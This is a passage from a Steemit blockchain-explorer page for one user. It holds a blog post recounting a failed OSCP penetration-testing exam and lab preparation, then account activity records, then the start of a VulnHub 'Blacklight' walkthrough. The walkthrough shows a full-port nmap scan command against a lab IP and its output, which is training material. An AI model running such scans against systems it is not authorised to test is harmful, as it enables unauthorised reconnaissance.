was Penetration Testing with Backtrack and Offensive Security had just made the swap to Kali Linux.\n\nMy recommendation for anyone starting their journey , would be to read over the 380 page PDF document and watch the 8 hours of video content they provide. The PDF and video materials will actually help with a few servers in the lab environment you have the privilege of using after paying for it. Some of the lab machines verbatim follow the materials they give you, so definitely review them!\n\nKeeping detailed and organized notes during the labs (and even for the exam) is crucial. My first time in the labs back in 2015 I had used KeepNote but I was not thrilled with it. This time in the labs I had used CherryTree and found a rather useful template by another student, James Hall. That template can be downloaded directly from James via https://411hall.github.io/OSCP-Preparation/. I did make a few changes to the template to suite my needs like adding certain tool names to existing tools James may have listed.\n\nHere’s an example of my hierarchy and organization of notes:\n\n\n\n# Working in the Labs\nI had set a goal out for myself to try and obtain at least 5 servers a week, so about 1 server every weekday. There were times where I’d work on weekends as well but I ultimately did not want to spend all of my time on the computer as I work on computers for a living.\n\nI’d go to my day job and work the usual 8am to 5pm, come home eat dinner and watch an episode of a show with my girlfriend, and then get to the labs. I’d spend about 5 to 8 hours a night during the week working in the labs. Some nights I’d get 2 or 3 hosts and some I didn’t get any due to the difficulty of the server, looking at you Sufferance, gh0st, and Humble…\n\nOffensive Security recommends utilizing the image of Kali Linux they provide: https://images.offensive-security.com/pwk-kali-vm.7z — you can get more info about it: https://support.offensive-security.com/pwk-kali-vm/\n\nI personally did not use this image in the labs, however, I did use it during the exam. That being said, I had my VirtualBox/VMWare open on one monitor and my CherryTree open on the other monitor.\n\nMy lab time expired February 2nd, 2019 and at the end of it I had rooted 46 (including the duplicate hosts) of the 57 machines I was aware of. The lab environment consists of the student network (the DMZ), the IT network, Development network, and the Admin network.\n\nOne would have to pivot from machines in the student network to the other machines in IT, Development, and Admin networks through SSH gymnastics and other pivoting techniques.\n\nI was fairly confident I would do well during my exam after obtaining all but 2 systems in the student network (they apparently have dependencies on the Admin network which I did not get anything in) and systems in the other networks.\n\n**Some tips for the labs:**\n\n* The IRC bot in #offsec at irc.freenode.net is generally useless. It has a helpful hint here or there for only a few specific targets.\n* The forums have some good tips if you get stuck. Try to avoid using the forums as your go-to as you won’t have it for the exam.\n* Some students also have no idea what they are talking about on the forums, so take it with a grain of salt.\n* I personally would look for the threads that contained “Last_IP_Octet — Hotot’s Take” as this student provided useful tips without giving away the answer if I ever got stuck and needed a last resort.\n* Utilize the support chat over at https://support.offensive-security.com/chat.php\n* If you suck up to the admins they might just give you a hint in the right direction.\n* ALWAYS revert a machine before you work on it.\n* Wait about 5 minutes after a revert. Some services do not start immediately on system reboot.\n* Each machine has a “proof.txt” file located in the administrators desktop or root directory.\n* Document each step you take text + screenshot or screenshot at the very least.\n* Join the PWK/OSCP Prep Discord: https://discord.gg/strQxxe — you can find me on there as FalconSpy (FalconSpy#0512)\n\n# Game Day\nThe exam was scheduled for Saturday, February 16th at 2pm local time.\n\nThe OSCP Exam consists of 5 machines. You, the student, are provided with objectives and point values for each machine.\n\n* 25 point buffer overflow machine\n* 25 point behmoth riddled with rabbit holes\n* 2 x 20 point machines\n* 10 point machine\n\nYou are provided a 6th machine to perform your debugging for the buffer overflow\n\nI show up 30 minutes before my scheduled exam start just to make sure I am ready. 15 minutes before my scheduled exam I am allowed to start the process with my proctors. All seemed like it was going well with the proctors. I had my screenshare available, my webcam feed working, connected to the VPN, or so I believed.\n\nI started scanning 2 hosts both running similar scans and would startt to enumerate whichever machine had a scan come back first. However, none of my scans came back properly. It turns out I had issues with my VMWare network connection to the host machine which in turn had issues with the VPN. I spent about an hour with OffSec admins on the support chat trying to debug the issue. Turns out having VirtualBox and VMware both installed, they were trying to share the same virtual ethernet adapter causing my scans and connection to the VPN to fail.\n\nI’m already down an hour from troubleshooting which wasn’t ideal. 11 hours or so pass on my first machine with a few breaks in between (one of the 20 point machines) and I had found the proper exploit but just wasn’t executing things on my end properly to obtain my low privileged shell. This felt pretty demoralizing and I felt the anxiety building up. I had found some suggestions on things to try after some carefully crafted Google searches and thus I finally obtained my low privilege shell. The privilege escalation came shortly after and it felt good to finally have 20 points under my belt. I felt revitalized!\n\nIt’s probably about 2am my local time so 14 hours into the exam and I had just made my way into the 2nd 20 point machine with a low privileged shell. I spent probably another 3 hours trying to find the privilege escalation but nothing quite stood out even after going through my normal routines. I even ran some of the Linux Prvilege Checker scripts which were adapted to bash shell scripts to make things easier (just incase the server did not have Python). Nothing particularly stood out here either.\n\nAt this point I am about 18 to 19 hours into my exam and decide to skip over the privilege escalation on the 2nd 20 point host. I proceeded to work on the 25 point buffer overflow and had that down in about 30 minutes. I had practiced a plethora of buffer overflows in and out of the labs as this was an area I knew I was weak in before starting my OSCP journey. I was now 55 points in counting the low privileged access on the 2nd 20 point host.\n\nI spent another 2 or 3 hours trying to find the proper privilege escalation on the one host I’ve acquired a foothold on but did not find anything. I ignored the 25 point host even after doing some scans. I thought I had found the proper way in or it could’ve been a rabbit hole. At this point I won’t ever know unless Offensive Security decides to release information about decomissioned exam machines (I am not going to hold my breadth on this one).\n\nI’m about 21 hours into my exam and I take one look at my scans for the 10 point host and I am beyond exhausted. I was up for about 30+ hours myself. I couldn’t really think of how I should go about starting this host and decided to throw in the towel and except the failure. I would use this failure as a learning opportunity for my 2nd exam attempt whenever I decided to schedule it.\n\n# Lab & Exam Writeup\nAlthough I threw in the towel for the exam and did not create an exam writeup, I still crafted my lab write up 2 weeks before my exam was scheduled. From the moment my lab time expired up to the exam I made sure I had all the required information in my lab write up including the exercises.\n\nOffensive Security provides the student with a lab and exam write up template. You can use this if you wish, however, I did not. I treated my lab write up in a boot to root format. Similar to how I wrote VulnHub Walkthroughs in the past. The admins ideally want a report that you can present to someone such that they can follow each step you took to perform the penetration test their selves. The report should include step by step screenshots, any code modifications made if required, links to exploits, etc. If you wrote any custom exploits or code, this needed to be in the report as well if used on 1 of the 10 machines you have to write a report on. You can include more than 10 but generally not worth.\n\nSome lab machines had some data for us to ex-filtrate. If one of your target machines you are reporting on has data you ex-filtrated, make sure that data is in the report.\n\nIn the end my lab + exercise report was roughly 220 pages.\n\nIf I were to create an exam report for my first attempt then I’d follow the same boot to root format. This format will be used for my second attempt.\n\n# Take-Away\n1. Manage time wisely\n2. Take more frequent breaks if you get stuck. I personally tried to take a break every 2 to 3 hours.\n3. Move onto another machine once you become stuck and took a break to clear your head.\n4. Do not become consumed by a single machine. (For example spend 11 hours on one host like I did even with breaks).\n5. *If something you expect to work isn’t working, it’s by design. The admins might’ve changed something to make the exam machine harder for the student or it’s to mimic a real world situation.*\n\nI feel like I need to stress #5. Simply because I kept trying something in several different ways and the admins made it so it wasn't possible.\n\nFeel free to ask me any questions you'd like about my experience in the labs or during the exam. You may also find me on Discord where I will answer them as well.\n\nFor now I have not scheduled my 2nd exam attempt. Offensive Security does require a week grace period after the first failed attempt. So theoretically if a time slot was available February 23rd I can take it again. However, I think I will wait a month as I have a vacation to Hawaii coming up and would like a breather after working for 3 months at this.",
"json_metadata": "{\"tags\":[\"cybersecurity\",\"oscp\",\"security\",\"pen-testing\",\"hacking\"],\"image\":[\"https://cdn.steemitimages.com/DQmUJVX2AoDJ1DgQRRQjMgVvMrHhynWDbg5BkNZRmZ4jHwi/image.png\",\"https://cdn.steemitimages.com/DQmSVHRSsigk1qwnp6RfuYMHCqvYo7xux4bicyRjxroWUCE/image.png\"],\"links\":[\"https://411hall.github.io/OSCP-Preparation/\",\"https://images.offensive-security.com/pwk-kali-vm.7z\",\"https://support.offensive-security.com/pwk-kali-vm/\",\"https://support.offensive-security.com/chat.php\",\"https://discord.gg/strQxxe\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "cybersecurity",
"permlink": "oscp-exam-experience",
"title": "OSCP Exam Experience"
}
],
"op_in_trx": 0,
"timestamp": "2019-02-20T07:15:57",
"trx_id": "d57316bc8af5357d10160912eaf9266ac291ab11",
"trx_in_block": 0,
"virtual_op": 0
}2018/11/29 23:00:45
2018/11/29 23:00:45
| author | steemitboard |
| body | Congratulations @falconspy! You received a personal award! <table><tr><td>https://steemitimages.com/70x70/http://steemitboard.com/@falconspy/birthday1.png</td><td>1 Year on Steemit</td></tr></table> <sub>_[Click here to view your Board of Honor](https://steemitboard.com/@falconspy)_</sub> > Support [SteemitBoard's project](https://steemit.com/@steemitboard)! **[Vote for its witness](https://v2.steemconnect.com/sign/account-witness-vote?witness=steemitboard&approve=1)** and **get one more award**! |
| json metadata | {"image":["https://steemitboard.com/img/notify.png"]} |
| parent author | falconspy |
| parent permlink | blacklight-vulnhub-walkthrough |
| permlink | steemitboard-notify-falconspy-20181129t230045000z |
| title | |
| Transaction Info | Block #28136923/Trx 4866f0d81a21d49ed756e3e3d8e67f8d0bd63472 |
View Raw JSON Data
{
  "block": 28136923,
  "op": [
    "comment",
    {
      "author": "steemitboard",
      "body": "Congratulations @falconspy! You received a personal award!\n\n<table><tr><td>https://steemitimages.com/70x70/http://steemitboard.com/@falconspy/birthday1.png</td><td>1 Year on Steemit</td></tr></table>\n\n<sub>_[Click here to view your Board of Honor](https://steemitboard.com/@falconspy)_</sub>\n\n\n> Support [SteemitBoard's project](https://steemit.com/@steemitboard)! **[Vote for its witness](https://v2.steemconnect.com/sign/account-witness-vote?witness=steemitboard&approve=1)** and **get one more award**!",
      "json_metadata": "{\"image\":[\"https://steemitboard.com/img/notify.png\"]}",
      "parent_author": "falconspy",
      "parent_permlink": "blacklight-vulnhub-walkthrough",
      "permlink": "steemitboard-notify-falconspy-20181129t230045000z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-11-29T23:00:45",
  "trx_id": "4866f0d81a21d49ed756e3e3d8e67f8d0bd63472",
  "trx_in_block": 2,
  "virtual_op": 0
}steemdelegated 4.593 SP to @falconspy2018/10/22 08:39:24
steemdelegated 4.593 SP to @falconspy
2018/10/22 08:39:24
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 7469.920407 VESTS |
| Transaction Info | Block #27026017/Trx ae61cd0e6536acae330a8a63b1682d7c1967f5fb |
View Raw JSON Data
{
  "block": 27026017,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "7469.920407 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-10-22T08:39:24",
  "trx_id": "ae61cd0e6536acae330a8a63b1682d7c1967f5fb",
  "trx_in_block": 20,
  "virtual_op": 0
}steemdelegated 17.073 SP to @falconspy2018/08/09 14:12:06
steemdelegated 17.073 SP to @falconspy
2018/08/09 14:12:06
| delegatee | falconspy |
| delegator | steem |
| vesting shares | 27767.868456 VESTS |
| Transaction Info | Block #24918404/Trx 83d39986a6646bec3bafb3e2a66c2e09abba8b36 |
View Raw JSON Data
{
  "block": 24918404,
  "op": [
    "delegate_vesting_shares",
    {
      "delegatee": "falconspy",
      "delegator": "steem",
      "vesting_shares": "27767.868456 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-08-09T14:12:06",
  "trx_id": "83d39986a6646bec3bafb3e2a66c2e09abba8b36",
  "trx_in_block": 21,
  "virtual_op": 0
}falconspyreceived 0.072 STEEM, 0.069 SBD, 0.151 SP author reward for @falconspy / re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z2018/07/27 23:08:00
falconspyreceived 0.072 STEEM, 0.069 SBD, 0.151 SP author reward for @falconspy / re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z
2018/07/27 23:08:00
| author | falconspy |
| permlink | re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z |
| sbd payout | 0.069 SBD |
| steem payout | 0.072 STEEM |
| vesting payout | 245.289797 VESTS |
| Transaction Info | Block #24555302/Virtual Operation #7 |
View Raw JSON Data
{
  "block": 24555302,
  "op": [
    "author_reward",
    {
      "author": "falconspy",
      "permlink": "re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z",
      "sbd_payout": "0.069 SBD",
      "steem_payout": "0.072 STEEM",
      "vesting_payout": "245.289797 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-27T23:08:00",
  "trx_id": "0000000000000000000000000000000000000000",
  "trx_in_block": 4294967295,
  "virtual_op": 7
}falconspyreceived 0.002 SP curation reward for @williams-owb / how-to-act-behave-in-public-87df789b0dcc62018/07/27 18:45:21
falconspyreceived 0.002 SP curation reward for @williams-owb / how-to-act-behave-in-public-87df789b0dcc6
2018/07/27 18:45:21
| comment author | williams-owb |
| comment permlink | how-to-act-behave-in-public-87df789b0dcc6 |
| curator | falconspy |
| reward | 4.054415 VESTS |
| Transaction Info | Block #24550050/Virtual Operation #15 |
View Raw JSON Data
{
  "block": 24550050,
  "op": [
    "curation_reward",
    {
      "comment_author": "williams-owb",
      "comment_permlink": "how-to-act-behave-in-public-87df789b0dcc6",
      "curator": "falconspy",
      "reward": "4.054415 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-27T18:45:21",
  "trx_id": "0000000000000000000000000000000000000000",
  "trx_in_block": 4294967295,
  "virtual_op": 15
}friendtoppriestflagged (-100.00%) @falconspy / blacklight-vulnhub-walkthrough2018/07/23 11:54:36
friendtoppriestflagged (-100.00%) @falconspy / blacklight-vulnhub-walkthrough
2018/07/23 11:54:36
| author | falconspy |
| permlink | blacklight-vulnhub-walkthrough |
| voter | friendtoppriest |
| weight | -10000 (-100.00%) |
| Transaction Info | Block #24426740/Trx 65b904636b418813dbfbcb40c380f3e3aa8680a6 |
View Raw JSON Data
{
  "block": 24426740,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "blacklight-vulnhub-walkthrough",
      "voter": "friendtoppriest",
      "weight": -10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-23T11:54:36",
  "trx_id": "65b904636b418813dbfbcb40c380f3e3aa8680a6",
  "trx_in_block": 13,
  "virtual_op": 0
}falconspyupvoted (100.00%) @falconspy / blacklight-vulnhub-walkthrough2018/07/23 08:38:00
falconspyupvoted (100.00%) @falconspy / blacklight-vulnhub-walkthrough
2018/07/23 08:38:00
| author | falconspy |
| permlink | blacklight-vulnhub-walkthrough |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #24422808/Trx 75b07fdb9215a87fcaad260ee77b9ca22f02d2b0 |
View Raw JSON Data
{
  "block": 24422808,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "blacklight-vulnhub-walkthrough",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-23T08:38:00",
  "trx_id": "75b07fdb9215a87fcaad260ee77b9ca22f02d2b0",
  "trx_in_block": 22,
  "virtual_op": 0
}2018/07/21 16:51:48
2018/07/21 16:51:48
| author | williams-owb |
| body | > Having a clean plate I would imagine shows you enjoyed any meal for any culture though. I know right. It may be difficult to have a clean plate if one doesn't derive maximum satisfaction from a meal. |
| json metadata | {"tags":["life"],"app":"steemit/0.1"} |
| parent author | falconspy |
| parent permlink | re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z |
| permlink | re-falconspy-re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180721t165146549z |
| title | |
| Transaction Info | Block #24375147/Trx 64606a616dc27631aa5e1b14c4ba2bb984af58bf |
View Raw JSON Data
{
  "block": 24375147,
  "op": [
    "comment",
    {
      "author": "williams-owb",
      "body": "> Having a clean plate I would imagine shows you enjoyed any meal for any culture though.\n\nI know right. It may be difficult to have a clean plate if one doesn't derive maximum satisfaction from a meal.",
      "json_metadata": "{\"tags\":[\"life\"],\"app\":\"steemit/0.1\"}",
      "parent_author": "falconspy",
      "parent_permlink": "re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z",
      "permlink": "re-falconspy-re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180721t165146549z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-21T16:51:48",
  "trx_id": "64606a616dc27631aa5e1b14c4ba2bb984af58bf",
  "trx_in_block": 35,
  "virtual_op": 0
}2018/07/21 03:11:57
2018/07/21 03:11:57
| author | falconspy |
| permlink | re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z |
| voter | gentlebot |
| weight | 1500 (15.00%) |
| Transaction Info | Block #24358754/Trx c6aad7a7d105228461f23fe41d595a85b3d12a01 |
View Raw JSON Data
{
  "block": 24358754,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z",
      "voter": "gentlebot",
      "weight": 1500
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-21T03:11:57",
  "trx_id": "c6aad7a7d105228461f23fe41d595a85b3d12a01",
  "trx_in_block": 29,
  "virtual_op": 0
}2018/07/20 23:08:00
2018/07/20 23:08:00
| author | falconspy |
| body | We don't really have anything that isn't non-verbal or using body language. It's more or less just say you enjoyed the food. I guess if I had to say a non-verbal cue would be having a clean plate. Having a clean plate I would imagine shows you enjoyed any meal for any culture though. |
| json metadata | {"tags":["life"],"app":"steemit/0.1"} |
| parent author | williams-owb |
| parent permlink | re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t225812204z |
| permlink | re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z |
| title | |
| Transaction Info | Block #24353884/Trx ea9103a7955802cc760ecccf61a64391cdce9578 |
View Raw JSON Data
{
  "block": 24353884,
  "op": [
    "comment",
    {
      "author": "falconspy",
      "body": "We don't really have anything that isn't non-verbal or using body language. It's more or less just say you enjoyed the food. I guess if I had to say a non-verbal cue would be having a clean plate. \n\nHaving a clean plate I would imagine shows you enjoyed any meal for any culture though.",
      "json_metadata": "{\"tags\":[\"life\"],\"app\":\"steemit/0.1\"}",
      "parent_author": "williams-owb",
      "parent_permlink": "re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t225812204z",
      "permlink": "re-williams-owb-re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t230801377z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T23:08:00",
  "trx_id": "ea9103a7955802cc760ecccf61a64391cdce9578",
  "trx_in_block": 33,
  "virtual_op": 0
}2018/07/20 22:58:15
2018/07/20 22:58:15
| author | williams-owb |
| body | Thanks for your comment and observations. I'd do well to effect them in my consequent write-ups whenever it's needed. Japan and Nigeria both have the same ideology about slurping while eating a soup. What sign do you show in the states that you are enjoying your meal? |
| json metadata | {"tags":["life"],"app":"steemit/0.1"} |
| parent author | falconspy |
| parent permlink | re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t185007309z |
| permlink | re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t225812204z |
| title | |
| Transaction Info | Block #24353692/Trx 5c6e993af9cec8ede1ba69c77c3843763832bd5e |
View Raw JSON Data
{
  "block": 24353692,
  "op": [
    "comment",
    {
      "author": "williams-owb",
      "body": "Thanks for your comment and observations. I'd do well to effect them in my consequent write-ups whenever it's needed. \n\nJapan and Nigeria both have the same ideology about slurping while eating a soup. \n\nWhat sign do you show in the states that you are enjoying your meal?",
      "json_metadata": "{\"tags\":[\"life\"],\"app\":\"steemit/0.1\"}",
      "parent_author": "falconspy",
      "parent_permlink": "re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t185007309z",
      "permlink": "re-falconspy-re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t225812204z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T22:58:15",
  "trx_id": "5c6e993af9cec8ede1ba69c77c3843763832bd5e",
  "trx_in_block": 23,
  "virtual_op": 0
}security101upvoted (9.00%) @falconspy / blacklight-vulnhub-walkthrough2018/07/20 19:44:30
security101upvoted (9.00%) @falconspy / blacklight-vulnhub-walkthrough
2018/07/20 19:44:30
| author | falconspy |
| permlink | blacklight-vulnhub-walkthrough |
| voter | security101 |
| weight | 900 (9.00%) |
| Transaction Info | Block #24349817/Trx 73c197971bf9f8be7959bb897b0c1c3acc1502d0 |
View Raw JSON Data
{
  "block": 24349817,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "blacklight-vulnhub-walkthrough",
      "voter": "security101",
      "weight": 900
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T19:44:30",
  "trx_id": "73c197971bf9f8be7959bb897b0c1c3acc1502d0",
  "trx_in_block": 26,
  "virtual_op": 0
}falconspyupvoted (100.00%) @williams-owb / how-to-act-behave-in-public-87df789b0dcc62018/07/20 18:50:27
falconspyupvoted (100.00%) @williams-owb / how-to-act-behave-in-public-87df789b0dcc6
2018/07/20 18:50:27
| author | williams-owb |
| permlink | how-to-act-behave-in-public-87df789b0dcc6 |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #24348736/Trx 13e626191cf89a8a1c8966bf931d873ef3b8d865 |
View Raw JSON Data
{
  "block": 24348736,
  "op": [
    "vote",
    {
      "author": "williams-owb",
      "permlink": "how-to-act-behave-in-public-87df789b0dcc6",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T18:50:27",
  "trx_id": "13e626191cf89a8a1c8966bf931d873ef3b8d865",
  "trx_in_block": 57,
  "virtual_op": 0
}2018/07/20 18:50:06
2018/07/20 18:50:06
| author | falconspy |
| body | Good write up about average public behavior and interactions. May I suggest in the future if you write similar articles that you take a moment to also include cultural differences and what is expected? It doesn't have to be broken down by countries. Just a tiny tidbit saying that just because something is socially acceptable in your country, doesn't mean its the same elsewhere. For example here in the states its considered rude to slurp when eating a soup / broth. In Japan it's actually a sign that you are happy and content with your meal. |
| json metadata | {"tags":["life"],"app":"steemit/0.1"} |
| parent author | williams-owb |
| parent permlink | how-to-act-behave-in-public-87df789b0dcc6 |
| permlink | re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t185007309z |
| title | |
| Transaction Info | Block #24348729/Trx 874a5ca40dac9a8d266692353f67058923ed3c76 |
View Raw JSON Data
{
  "block": 24348729,
  "op": [
    "comment",
    {
      "author": "falconspy",
      "body": "Good write up about average public behavior and interactions.\n\nMay I suggest in the future if you write similar articles that you take a moment to also include cultural differences and what is expected? It doesn't have to be broken down by countries. Just a tiny tidbit saying that just because something is socially acceptable in your country, doesn't mean its the same elsewhere.\n\nFor example here in the states its considered rude to slurp when eating a soup / broth. In Japan it's actually a sign that you are happy and content with your meal.",
      "json_metadata": "{\"tags\":[\"life\"],\"app\":\"steemit/0.1\"}",
      "parent_author": "williams-owb",
      "parent_permlink": "how-to-act-behave-in-public-87df789b0dcc6",
      "permlink": "re-williams-owb-how-to-act-behave-in-public-87df789b0dcc6-20180720t185007309z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T18:50:06",
  "trx_id": "874a5ca40dac9a8d266692353f67058923ed3c76",
  "trx_in_block": 41,
  "virtual_op": 0
}2018/07/20 18:41:48
2018/07/20 18:41:48
| author | falconspy |
| body | @@ -47,54 +47,208 @@ is? -What kind of equipment and settings were used? +%0A%0AHow does one determine what settings to use when snapping a photo like this? This is in reference to %22Camera Settings:Tamron 70 300mm F/4-5.6 Di LD Tele-Macro (1:2) %7C 1/250 sec. f/10 124mm. ISO 100%22 %0A%0AI |
| json metadata | {"tags":["photocircle"],"app":"steemit/0.1"} |
| parent author | ceksan.awaknyoe |
| parent permlink | on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305 |
| permlink | re-ceksanawaknyoe-on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305-20180720t184040213z |
| title | |
| Transaction Info | Block #24348563/Trx 096023e4ca7926e6985417ab601d6b68dbd1c8a7 |
View Raw JSON Data
{
  "block": 24348563,
  "op": [
    "comment",
    {
      "author": "falconspy",
      "body": "@@ -47,54 +47,208 @@\n is? \n-What kind of equipment and settings were used?\n+%0A%0AHow does one determine what settings to use when snapping a photo like this? This is in reference to %22Camera Settings:Tamron 70 300mm F/4-5.6 Di LD Tele-Macro (1:2) %7C 1/250 sec. f/10 124mm. ISO 100%22\n %0A%0AI \n",
      "json_metadata": "{\"tags\":[\"photocircle\"],\"app\":\"steemit/0.1\"}",
      "parent_author": "ceksan.awaknyoe",
      "parent_permlink": "on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305",
      "permlink": "re-ceksanawaknyoe-on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305-20180720t184040213z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T18:41:48",
  "trx_id": "096023e4ca7926e6985417ab601d6b68dbd1c8a7",
  "trx_in_block": 3,
  "virtual_op": 0
}2018/07/20 18:40:39
2018/07/20 18:40:39
| author | falconspy |
| body | This is a beautiful photo. Where'd you take this? What kind of equipment and settings were used? I got into photography a bit ago and still learning what settings I should use in manual mode for different subjects I'm shooting. |
| json metadata | {"tags":["photocircle"],"app":"steemit/0.1"} |
| parent author | ceksan.awaknyoe |
| parent permlink | on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305 |
| permlink | re-ceksanawaknyoe-on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305-20180720t184040213z |
| title | |
| Transaction Info | Block #24348540/Trx cdd2a68b807e8237f959700cd9e4da523e6d9f96 |
View Raw JSON Data
{
  "block": 24348540,
  "op": [
    "comment",
    {
      "author": "falconspy",
      "body": "This is a beautiful photo. Where'd you take this? What kind of equipment and settings were used?\n\nI got into photography a bit ago and still learning what settings I should use in manual mode for different subjects I'm shooting.",
      "json_metadata": "{\"tags\":[\"photocircle\"],\"app\":\"steemit/0.1\"}",
      "parent_author": "ceksan.awaknyoe",
      "parent_permlink": "on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305",
      "permlink": "re-ceksanawaknyoe-on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305-20180720t184040213z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T18:40:39",
  "trx_id": "cdd2a68b807e8237f959700cd9e4da523e6d9f96",
  "trx_in_block": 25,
  "virtual_op": 0
}2018/07/20 18:39:18
2018/07/20 18:39:18
| author | ceksan.awaknyoe |
| permlink | on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305 |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #24348513/Trx f094b93e8566a8ba6a5a5711e25ff9f378194c54 |
View Raw JSON Data
{
  "block": 24348513,
  "op": [
    "vote",
    {
      "author": "ceksan.awaknyoe",
      "permlink": "on-the-eve-of-the-sun-rises-on-the-eastern-horizon-9405a532b9305",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T18:39:18",
  "trx_id": "f094b93e8566a8ba6a5a5711e25ff9f378194c54",
  "trx_in_block": 11,
  "virtual_op": 0
}fastresteemupvoted (1.00%) @falconspy / blacklight-vulnhub-walkthrough2018/07/20 18:16:03
fastresteemupvoted (1.00%) @falconspy / blacklight-vulnhub-walkthrough
2018/07/20 18:16:03
| author | falconspy |
| permlink | blacklight-vulnhub-walkthrough |
| voter | fastresteem |
| weight | 100 (1.00%) |
| Transaction Info | Block #24348048/Trx b2b4a9eef94ec99e716ec538c04a47720c9c611b |
View Raw JSON Data
{
  "block": 24348048,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "blacklight-vulnhub-walkthrough",
      "voter": "fastresteem",
      "weight": 100
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-20T18:16:03",
  "trx_id": "b2b4a9eef94ec99e716ec538c04a47720c9c611b",
  "trx_in_block": 112,
  "virtual_op": 0
}falconspypublished a new post: blacklight-vulnhub-walkthrough2018/07/20 18:15:54
falconspypublished a new post: blacklight-vulnhub-walkthrough
2018/07/20 18:15:54
| author | falconspy |
| body |  **Name:** Blacklight **Date Release:** 8 June 2018 **Author:** [Carter B](https://www.vulnhub.com/author/carter-b,586/) **Series:** [Blacklight](https://www.vulnhub.com/series/blacklight,163/) **Vulnhub URL:** https://www.vulnhub.com/entry/blacklight-1,242/ **Description:** >N/A > > Recommend that you use VirtualBox *Notice: The Blacklight Vulnhub VM was a rather short and simple system to pen test but may have a few tricks to it as well as rabbit holes. There were a few flags but I just wanted to obtain root. As such, the flags will not be listed in this particular walkthrough.* -------------------------------------------- ## 1. Service Enumeration Using the following nmap command: `nmap -O -A -sT -sV -p- -T5 192.168.1.28 -vvv` We get the following interesting output: ``` PORT STATE SERVICE REASON VERSION 80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu)) | http-methods: |_ Supported Methods: GET POST OPTIONS HEAD |_http-server-header: Apache/2.4.29 (Ubuntu) |_http-title: BLACKLIGHT 9072/tcp open unknown syn-ack | fingerprint-strings: | DNSStatusRequest, DNSVersionBindReq, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NULL, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, X11Probe: |_ BLACKLIGHT console 